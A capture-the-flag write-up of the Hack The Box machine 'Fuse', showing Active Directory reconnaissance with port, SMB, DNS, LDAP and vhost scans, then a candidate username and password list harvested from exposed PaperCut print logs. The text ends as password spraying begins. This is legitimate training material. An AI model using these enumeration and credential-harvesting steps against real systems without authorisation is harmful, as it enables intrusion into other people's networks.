HTB-Fuse

Fuse was an Easy-Medium level Active Directory Box. I first created list of potential usernames and passwords from the website running on port 80. Using Kerbrute, I filtered valid usernames from it and sprayed the potential credentials towards it to discover expired password(Fabricorp01). I can change the password using impacket-smbpasswd but the password gets reset to default every other minute so I had to be quick. Logging in to RPC with the changed password, I can obtain password for user svc-print from the printer description, which spawns me a shell. For privilege escalation, I abused SeLoadDriverPrivilege and obtained shell as the system.

Information Gathering

Rustscan

Rustscan finds bunch of ports open. Based on the ports open, this server seems to be running Active Directory.


```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ sudo rustscan --addresses 10.10.10.193 --range 1-65535
[sudo] password for yoon:
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍
<snip>
Host is up, received echo-reply ttl 127 (0.31s latency).
Scanned at 2024-04-21 01:54:59 EDT for 2s

PORT      STATE    SERVICE          REASON
53/tcp    open     domain           syn-ack ttl 127
80/tcp    open     http             syn-ack ttl 127
88/tcp    open     kerberos-sec     syn-ack ttl 127
135/tcp   open     msrpc            syn-ack ttl 127
139/tcp   open     netbios-ssn      syn-ack ttl 127
389/tcp   open     ldap             syn-ack ttl 127
445/tcp   open     microsoft-ds     syn-ack ttl 127
464/tcp   open     kpasswd5         syn-ack ttl 127
593/tcp   open     http-rpc-epmap   syn-ack ttl 127
636/tcp   open     ldapssl          syn-ack ttl 127
3268/tcp  open     globalcatLDAP    syn-ack ttl 127
3269/tcp  open     globalcatLDAPssl syn-ack ttl 127
5985/tcp  open     wsman            syn-ack ttl 127
9389/tcp  open     adws             syn-ack ttl 127
49666/tcp open     unknown          syn-ack ttl 127
49679/tcp open     unknown          syn-ack ttl 127
49681/tcp open     unknown          syn-ack ttl 127
49709/tcp filtered unknown          no-response
49774/tcp open     unknown          syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.39 seconds
           Raw packets sent: 24 (1.032KB) | Rcvd: 24 (1.928KB)
```

Enumeration

SMB - TCP 445


SMB rejects anonymous login listing:

`smbclient -N -L //10.10.10.193`



```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ smbclient -N -L //10.10.10.193
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.193 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


crackmapexec discovers the server as running **Windows server 2016** and shows the domain name **fabricorp.local** which I add to `/etc/hosts`.



```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ crackmapexec smb 10.10.10.193
SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
```


DNS UDP/TCP 53

DNS confirms the domain name fabricorp.local:



```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ dig @10.10.10.193 fabricorp.local

; <<>> DiG 9.19.19-1-Debian <<>> @10.10.10.193 fabricorp.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9252
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;fabricorp.local.               IN      A

;; ANSWER SECTION:
fabricorp.local.        600     IN      A       10.10.10.85

;; Query time: 415 msec
;; SERVER: 10.10.10.193#53(10.10.10.193) (UDP)
;; WHEN: Sun Apr 21 01:57:32 EDT 2024
;; MSG SIZE  rcvd: 60
```

Zone transfer fails:




```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ dig axfr @10.10.10.193
;; communications error to 10.10.10.193#53: timed out
;; communications error to 10.10.10.193#53: timed out
;; communications error to 10.10.10.193#53: timed out

; <<>> DiG 9.19.19-1-Debian <<>> axfr @10.10.10.193
; (1 server found)
;; global options: +cmd
;; no servers could be reached
```

LDAP - TCP 389

Although I already know domain name, I can reconfirm it using ldapsearch as such:


`ldapsearch -H ldap://10.10.10.193 -x -s base namingcontexts`



```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ ldapsearch -H ldap://10.10.10.193 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: DC=fabricorp,DC=local
namingContexts: CN=Configuration,DC=fabricorp,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=fabricorp,DC=local
namingContexts: DC=DomainDnsZones,DC=fabricorp,DC=local
namingContexts: DC=ForestDnsZones,DC=fabricorp,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Unfortunately, ldap bind fails:

`ldapsearch -H ldap://10.10.10.193 -x -b "DC=fabricorp,DC=local"`




```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ ldapsearch -H ldap://10.10.10.193 -x -b "DC=fabricorp,DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=fabricorp,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A6C, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v3839

# numResponses: 1
```

HTTP - TCP 80

Going to 10.10.10.193 on web browser redirects me to `http://fuse.fabricorp.local`, which I add to `/etc/hosts`

fuse.fabricorp.local/papercut/logs/html/index.htm

The website is running **PaperCut** and it shows several past print logs:



[redacted]

© Copyright 1999-2012. PaperCut Software Int. Pty. Ltd. http://www.papercut.com/

Location ▸ Print Logs

Print Logs


PaperCut™ Print Logger is a free print logging program. Live print logs are listed below and additional CSV/Excel logs are available here. This software will **only** track printers locally attached to this system. For more features, please consider PaperCut NG.

Refresh

Date	HTML	Data (day)	Data (month)
29 May 2020	View	CSV/Excel	CSV/Excel
30 May 2020	View	CSV/Excel	CSV/Excel
10 Jun 2020	View	CSV/Excel	CSV/Excel

Before moving on to enumerating website more, I will try looking for more subdomains:

```
sudo gobuster vhost -u http://fabricorp.local --append-domain -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```




```
Progress: 4989 / 4990 (99.98%)
===============================
Finished
===============================
```

Unfortunately, **fuse.fabricorp.local** seems to be the only subdomain.

Potential Usernames

Using Burp Suite, I can map the website with more ease as such:




```
http://fuse.fabricorp.local
    /
    papercut
        logs
            csv
                daily
                    papercut-print-log-2020-05-29.csv
                    papercut-print-log-2020-05-30.csv
                    papercut-print-log-2020-06-10.csv
                monthly
                    papercut-print-log-2020-05.csv
                    papercut-print-log-2020-06.csv
            html
        resources
```

I see five **.csv** files according to what Burp Suite finds.

Each of the .csv files shows Users, printer, and document name that was used for printing. I will write down potential credentials for further enumeration later.

- pmerton and tlavel from the User column
- bnielson from the Document column

`http://fuse.fabricorp.local/papercut/logs/html/papercut-print-log-2020-05-29.htm`




Print Logs - 29 May 2020

Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale
17:50:10	pmerton	1	1	HP-MFT01	New Starter - bnielson - Notepad LETTER, 19kb, PCL6	JUMP01	No	Yes
17:53:55	tlavel	1	1	HP-MFT01	IT Budget Meeting Minutes - Notepad LETTER, 52kb, PCL6	LONWK015	No	Yes

- sthompson from the User column
- Fabricorp01 from the Document column

`http://fuse.fabricorp.local/papercut/logs/html/papercut-print-log-2020-05-30.htm`




Print Logs - 30 May 2020

Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale
16:37:45	sthompson	1	1	HP-MFT01	backup_tapes - Notepad LETTER, 20kb, PCL6	LONWK019	No	Yes
16:42:19	sthompson	1	1	HP-MFT01	mega_mountain_tape_request.pdf LETTER, 20kb, PCL6	LONWK019	No	No
17:07:06	sthompson	1	1	HP-MFT01	Fabricorp01.docx - Word LETTER, 153kb, PCL6	LONWK019	No	Yes

- bhult and administrator from the User column

`http://fuse.fabricorp.local/papercut/logs/html/papercut-print-log-2020-06-10.htm`




Print Logs - 10 Jun 2020

Index Refresh

Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale
17:40:21	bhult	1	1	HP-MFT01	offsite_dr_invocation - Notepad LETTER, 19kb, PCL6	LAPTOP07	No	Yes
19:18:17	administrator	1	1	HP-MFT01	printing_issue_test - Notepad LETTER, 16kb, PCL6	FUSE	No	Yes


Last two .csv files that Burp Suite finds seems to be sum for each month (May and June):

`http://fuse.fabricorp.local/papercut/logs/csv/monthly/papercut-print-log-2020-05.csv`




	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	PaperCut Print Logger - http://www.papercut.com/													
2	Time	User	Pages	Copies	Printer	Document Name	Client	Paper Size	Language	Height	Width	Duplex	Grayscale	Size
3	2020-05-29 17:50:10	pmerton	1	1	HP-MFT01	New Starter - bnielson - Notepad	JUMP01	LETTER	PCL6			NOT DUPLEX	GRAYSCA	19kb
4	2020-05-29 17:53:55	tlavel	1	1	HP-MFT01	IT Budget Meeting Minutes - Notepad	LONWK015	LETTER	PCL6			NOT DUPLEX	GRAYSCA	52kb
5	2020-05-30 16:37:45	sthompson	1	1	HP-MFT01	backup_tapes - Notepad	LONWK019	LETTER	PCL6			NOT DUPLEX	GRAYSCA	20kb
6	2020-05-30 16:42:19	sthompson	1	1	HP-MFT01	mega_mountain_tape_request.pdf	LONWK019	LETTER	PCL6			NOT DUPLEX	GRAYSCA	104kb
7	2020-05-30 17:07:06	sthompson	1	1	HP-MFT01	Fabricorp01.docx - Word	LONWK019	LETTER	PCL6			NOT DUPLEX	GRAYSCA	153kb

`http://fuse.fabricorp.local/papercut/logs/csv/monthly/papercut-print-log-2020-06.csv`



	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	PaperCut Print Logger - http://www.papercut.com/													
2	Time	User	Pages	Copies	Printer	Document Name	Client	Paper Size	Language	Height	Width	Duplex	Grayscale	Size
3	2020-06-10 17:40:21	bhult	1	1	HP-MFT01	offsite_dr_invocation - Notepad	LAPTOP07	LETTER	PCL6			NOT DUPLEX	GRAYSCA	19kb
4	2020-06-10 19:18:17	administrator	1	1	HP-MFT01	printing_issue_test - Notepad	FUSE	LETTER	PCL6			NOT DUPLEX	GRAYSCA	16kb

I see bunch of potential credentials here so I will create a list of credentials to perform attacks such as Kerbruting and AS-REP Roasting later on:




```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ cat usernames.txt
pmerton
tlavel
sthompson
LONWK019
JUMP01
LONWK015
LAPTOP07
FUSE
bhult
administrator
bnielson
Fabricorp01
```

Kerbrute


I will Kerbrute using the potential credentials list made above:

```
